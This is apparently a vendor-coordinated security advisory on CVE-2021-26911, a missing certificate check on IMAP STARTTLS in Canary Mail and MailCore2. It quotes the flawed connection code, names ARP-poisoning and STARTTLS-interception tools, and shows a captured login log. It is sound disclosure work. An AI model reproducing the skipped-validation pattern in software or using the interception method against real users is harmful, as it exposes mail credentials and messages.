POSTED BY: Rayd Debbas (mailto:rdebbas@census-labs.com) / 17.02.2021

Canary Mail and MailCore2 library missing certificate validation check on IMAP STARTTLS

CENSUS ID:	CENSUS-2021-0001
CVE ID:	CVE-2021-26911 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-26911)
Affected Products:	Canary Mail (https://canarymail.io/) for iOS and MacOS versions 3.20 and 3.21, MailCore2 (https://github.com/MailCore/mailcore2/) library version 0.6.4
Class:	Improper Certificate Validation (CWE-295 (https://cwe.mitre.org/data/definitions/295.html))
Discovered by:	Rayd Debbas

CENSUS identified that the Canary Mail software in versions 3.20 and 3.21 (and possibly previous versions) is missing a certificate validation check when performing an IMAP connection configured with STARTTLS. This vulnerability allows man-in-the-middle attackers to collect a victim user's email credentials (while these are communicated to the IMAP service), to access email messages and perform other IMAP actions to the victim account, but also to modify email messages while in-transit to Canary Mail. CENSUS strongly recommends to iOS and MacOS users of the Canary Mail software to update to version 3.22, as this version carries a fix for the aforementioned vulnerability. The same vulnerability also affects other software that are based on the MailCore2 library (including version 0.6.4). A patch for the library is publicly available, however this has not been incorporated yet into an official library release.

Vulnerability Details

CENSUS performed a functional security test to a number of mail clients, looking for possible vulnerabilities related to man-in-the-middle attacks. While testing Canary Mail with the IMAP STARTTLS setting, CENSUS found that the iOS and MacOS versions of the software would happily connect to a fake IMAP service introduced by a man-in-the-middle attacker, as they performed no certificate validation. This vulnerability was verified in versions 3.20 and 3.21 of the software.


The vulnerablity stems from the fact that for IMAP STARTTLS connections the checkCertificate() method is never called as shown in the code snippet below:

```
670:    switch (mConnectionType) {
           case ConnectionTypeStartTLS:
            MCLog("STARTTLS connect");
        r = mailimap_socket_connect_voip(mImap, MCUTF8(mHostname), mPort, isVoIPEnabled());
        if (hasError(r)) {
            * pError = ErrorConnection;
            goto close;
        }

        r = mailimap_socket_starttls(mImap);
        if (hasError(r)) {
            MCLog("no TLS %i", r);
            * pError = ErrorTLSNotAvailable;
            goto close;
        }
        break;

        case ConnectionTypeTLS:
        r = mailimap_ssl_connect_voip(mImap, MCUTF8(mHostname), mPort, isVoIPEnabled());
        MCLog("ssl connect %s %u %u", MCUTF8(mHostname), mPort, r);
        if (hasError(r)) {
            MCLog("connect error %i", r);
            * pError = ErrorConnection;
            goto close;
        }

        mIsCertificateValid = checkCertificate();
        if (isCheckCertificateEnabled() && !mIsCertificateValid) {
            * pError = ErrorCertificate;
            goto close;
        }

        break;

        default:
        MCLog("socket connect %s %u", MCUTF8(mHostname), mPort);
        r = mailimap_socket_connect_voip(mImap, MCUTF8(mHostname), mPort, isVoIPEnabled());
        MCLog("socket connect %i", r);
        if (hasError(r)) {
            MCLog("connect error %i", r);
            * pError = ErrorConnection;
            goto close;
        }
        break;
    }
```

While the check is there for IMAP TLS (`ConnectionTypeTLS`) connections, it's missing for connections configured with STARTTLS (`ConnectionTypeStartTLS`). The above code can be found in mailcore2/src/core/imap/MCIMAPSession.cpp (https://github.com/canarymail/mailcore2/blob/a0e0284e4125d2c423eeb0816a661c219340c7df/src/core/imap/MCIMAPSession.cpp#L670). Canary Mail carries a modified version of the MailCore2 library.

MailCore2 (http://libmailcore.com) is a library with a C++ core for handling email-related protocols that supports builds on iOS, OS X, Android, Windows and Linux. It is used by many applications (the project page mentions 20+ mail applications). The vulnerability is present in version 0.6.4, as is evident in the relevant source code (https://github.com/MailCore/mailcore2/blob/5fb0f93010ff7af426e72e9066db8cb19b8154be/src/core/imap/MCIMAPSession.cpp#L657).

Issue testing was conducted on devices running iOS v14.4 and MacOS v10.15.7. Using ettercap (https://www.ettercap-project.org/) in ARP poisoning mode, and starttls-mitm (https://github.com/ipopov/starttls-mitm.git) configured for port 143, CENSUS captured a victim account's credentials as illustrated in the screenshot below.



```
┌──(rayd㉿Kali)-[~/starttls-mitm]
└─$ sudo python mitm_listener.py mail.REDACTED ca.key ca.crt
LISTENER ready on port 143
CLIENT CONNECT from: ('192.168.1.105', 50783)
RELAYING
S->C 112 '* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE STARTTLS AUTH=PLAIN] Dovecot ready.\r\n'
C->S 12 '1 STARTTLS\r\n'
S->C 33 '1 OK Begin TLS negotiation now.\r\n'
Wrapping sockets.
C->S 14 '2 CAPABILITY\r\n'
S->C 155 '* CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE AUTH=PLAIN\r\n2 OK Pre-login capabilities listed, post-login capabilities have more.\r\n'
C->S 32 '3 LOGIN mobtest2 PASSWORD REDACTED
S->C 354 '3 OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLU
S LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY] Logged in\r\n'
C->S 14 '4 LIST "" ""\r\n'
S->C 70 '* LIST (\\Noselect) "." ""\r\n4 OK List completed (0.001 + 0.000 secs).\r\n'
CLIENT CONNECT from: ('192.168.1.105', 50792)
RELAYING
S->C 112 '* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE STARTTLS AUTH=PLAIN] Dovecot ready.\r\n'
C->S 12 '1 STARTTLS\r\n'
S->C 33 '1 OK Begin TLS negotiation now.\r\n'
Wrapping sockets.
C->S 14 '2 CAPABILITY\r\n'
S->C 155 '* CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE AUTH=PLAIN\r\n2 OK Pre-login capabilities listed, post-login capabilities have more.\r\n'
C->S 32 '3 LOGIN mobtest2 PASSWORD REDACTED
S->C 354 '3 OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLU
S LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY] Logged in\r\n'
C->S 14 '4 LIST "" ""\r\n'
S->C 70 '* LIST (\\Noselect) "." ""\r\n4 OK List completed (0.001 + 0.000 secs).\r\n'
C->S 16 '5 SELECT INBOX\r\n'
S->C 390 '* FLAGS (\\Answered \\Flagged \\Deleted \\Seen \\Draft $Forwarded)\r\n* OK [PERMANENTFLAGS (\\Answered \\Flagged \\Deleted \\Seen \\Draft $Forwarded \\*)] Flags permitted.\r\n* 156 EXISTS\r\n* 0 RECENT\r\n* OK [U
NSEEN 1] First unseen.\r\n* OK [UIDVALIDITY 1542188691] UIDs valid\r\n* OK [UIDNEXT 221] Predicted next UID\r\n* OK [HIGHESTMODSEQ 179] Highest\r\n5 OK [READ-WRITE] Select completed (0.001 + 0.000 secs).\r\n'
C->S 16 '6 SELECT INBOX\r\n'
S->C 430 '* OK [CLOSED] Previous mailbox closed.\r\n* FLAGS (\\Answered \\Flagged \\Deleted \\Seen \\Draft $Forwarded)\r\n* OK [PERMANENTFLAGS (\\Answered \\Flagged \\Deleted \\Seen \\Draft $Forwarded \\*)] Flags permitted
.\r\n* 156 EXISTS\r\n* 0 RECENT\r\n* OK [UNSEEN 1] First unseen.\r\n* OK [UIDVALIDITY 1542188691] UIDs valid\r\n* OK [UIDNEXT 221] Predicted next UID\r\n* OK [HIGHESTMODSEQ 179] Highest\r\n6 OK [READ-WRITE] Select complete
d (0.001 + 0.000 secs).\r\n'
C->S 8 '7 IDLE\r\n'
S->C 10 '+ idling\r\n'
```

A man-in-the-middle attacker may capture in this way both user credentials and email traffic of the victim user. The email traffic may also be modified before this reaches the mail client software, to include malicious messages. Finally, with the email credentials at hand, the attacker may then independently perform any IMAP action on the user's mailbox, such as accessing other email messages stored there (which were not part of the original interception).

Recommendation

The vulnerability has been patched in version 3.22 of the Canary Mail software. The relevant git commit can be found here (https://github.com/canarymail/mailcore2/commit/45acb4efbcaa57a20ac5127dc976538671fce018?branch=45acb4efbcaa57a20ac5127dc976538671fce018®diff=split). iOS and MacOS users of Canary Mail are strongly advised to update to the latest version available. As of this writing no official release of the MailCore2 library carries the fix, however the relevant patch is available in the project's "master" repository branch (https://github.com/MailCore/mailcore2/commit/fad23d736ed5a63cf8321469d3a98a583f55df97). It is possible that other mail clients built upon MailCore2 may still be affected by this issue.

Disclosure Timeline

Vendor Contact:	February 8, 2021
CVE Allocation:	February 8, 2021
Vendor Confirmation:	February 10, 2021
Vendor Fix Released:	February 16, 2021

Public Advisory:	February 17, 2021
Advisory Update:	February 18, 2021 (incl. information about MailCore2)
Advisory Update:	February 19, 2021 (incl. reference to MailCore2 patch)

Tags: certificate validation (/news/tag/certificate-validation/) , IMAP (/news/tag/imap/) , STARTTLS (/news/tag/starttls/) , TLS (/news/tag/tls/) , SSL (/news/tag/ssl/) , canary mail (/news/tag/canary-mail/) , iOS (/news/tag/ios/) , macos (/news/tag/macos/) , man in the middle (/news/tag/man-in-the-middle/) , MailCore2 (/news/tag/mailcore2/)

» Share this

twitter
(https://twitter.com/home?status=https%3A//www.census-labs.com/news/2021/02/17/canary-mail-app-missing-certificate-validation-check-on-imap-starttls/%20Canary%20Mail%20and%20MailCore2%20library%20missing%20certificate%20validation%20check%20on%20IMAP%20STARTTLS)

facebook
(https://facebook.com/sharer.php?u=https://www.census-labs.com/news/2021/02/17/canary-mail-app-missing-certificate-validation-check-on-imap-starttls/®t=Canary%20Mail%20and%20MailCore2%20library%20missing%20certificate%20validation%20check%20on%20IMAP%20STARTTLS)

reddit
(https://reddit.com/submit?url=https://www.census-labs.com/news/2021/02/17/canary-mail-app-missing-certificate-validation-check-on-imap-starttls/)

google+
(https://plus.google.com/u/0/share?url=https://www.census-labs.com/news/2021/02/17/canary-mail-app-missing-certificate-validation-check-on-imap-starttls/)

wrap%3B%22%20%3E%3Ccode%20class%3D%22C%22%3E%0D%0A670%3A%20%20%20%20switch%20%28mConnectionType%29%20%7B%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20case%20ConnectionTypeStartTLS%3A%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20MCLog%28%22STARTTLS%20connect%22%29%3B%0D%
related%20protocols%20that%20supports%20builds%20on%20iOS%2C%20OS%20X%2C%20Android%2C%20Windows%20and%20Linux.%20It%20is%20used%20by%20many%20applications%20%28the%20project%20

print+

LATEST ADVISORIES

- Multiple vulnerabilities in radare2 (/news/2022/05/24/multiple-vulnerabilities-in-radare2/)
- WhatsApp exposure of TLS 1.2 cryptographic material to third party apps (/news/2021/04/14/whatsapp-exposure-of-cryptographic-material-to-third-party-apps/)
- Canary Mail and MailCore2 library missing certificate validation check on IMAP STARTTLS (/news/2021/02/17/canary-mail-app-missing-certificate-validation-check-on-imap-starttls/)
- Microchip cryptoauthlib atcab_sign_base buffer overflow (/news/2020/10/21/microchip-cryptoauthlib-atcab_sign_base-buffer-overflow/)
- Microchip cryptoauthlib atcab_genkey_base buffer overflow (/news/2020/10/21/microchip-cryptoauthlib-atcab_genkey_base-buffer-overflow/)

JOB OPENINGS

- Embedded Security Engineer (/openings/#cfese)
- Application Security Engineer (/openings/#cfase)
- Junior IT Security Professional Internship (/openings/#cfina)
- Junior Vulnerability Researcher Internship (/openings/#cfinb)

IN THE NEWS

- New WhatsApp Bugs Could've Let Attackers Hack Your Phone Remotely (The Hacker News (https://thehackernews.com/2021/04/new-whatsapp-bug-couldve-let-attackers.html), Riscure Security Highlights (https://www.riscure.com/blog/security-highlight-how-hackers-obtain-remote-code-execution-in-whatsapp))
- Mayo Clinic lists CENSUS in recommended external assessors list (https://census-labs.com/news/2018/06/05/census-listed-in-mayo-clinics-recommended-external-assessors-list/) (announcement)
- Microsoft Turns Off Wi-Fi Sense After Risk Revealed (http://www.bankinfosecurity.com/blogs/microsoft-flicks-off-wi-fi-sense-after-attack-revealed-p-2462) (BANK INFO SECURITY)
- NBG Business Seeds Partnership with CENSUS (National Bank of Greece (https://www.nbg.gr/greek/the-group/press-office/press-releases/Pages/sinergasia-nbg-seeds-census.aspx), ERT (https://int.ert.gr/nbg-business-seeds-announces-cooperation-with-census/), FORTUNE Greece (http://www.fortunegreece.com/article/ethniki-trapeza-ke-census-enonoun-tis-dinamis-tous-gia-tin-neofii-epichirimatikotita/))
- Security By Design (http://www.netweek.gr/default.asp?pid=9&la=1&cID=5&arId=31837) (NETWEEK, in greek)
- Wifiphisher: Automating Phishing Attacks Against WiFi Networks (http://www.tripwire.com/state-of-security/off-topic/wifiphisher-automating-phishing-attacks-against-wifi-networks/) (Tripwire)
- DEFCON 22: Hacking Airports, Airplanes and Airwaves (https://web.archive.org/web/20150703133728/https://www.tripwire.com/state-of-security/vulnerability-management/defcon-22-hacking-airports-airplanes-and-airwaves/) (Tripwire - Internet Archive)

Company News

» FEINDEF 2021 (/news/2021/11/04/feindef-2021/)

» International Cyber Expo 2021 (/news/2021/09/22/ICE2021/)

» OffensiveCon 2020 (/news/2020/07/22/offensivecon-2020/)

Advisories

» Multiple vulnerabilities in radare2 (/news/2022/05/24/multiple-vulnerabilities-in-radare2/)

» WhatsApp exposure of TLS 1.2 cryptographic material to third party apps (/news/2021/04/14/whatsapp-exposure-of-cryptographic-material-to-third-party-apps/)

» Canary Mail and MailCore2 library missing certificate validation check on IMAP STARTTLS (/news/2021/02/17/canary-mail-app-missing-certificate-validation-check-on-imap-starttls/)

Blog

» Introducing Janus: a hierarchical multi-blockchain access control system for policy based access to shared resources (/news/2022/06/21/janus-hmbac/)

» Securing the building blocks of embedded software (/news/2021/08/31/securing-the-building-blocks-of-embedded-software/)

» Remote exploitation of a man-in-the-disk vulnerability in WhatsApp (CVE-2021-24027) (/news/2021/04/14/whatsapp-mitd-remote-exploitation-CVE-2021-24027/)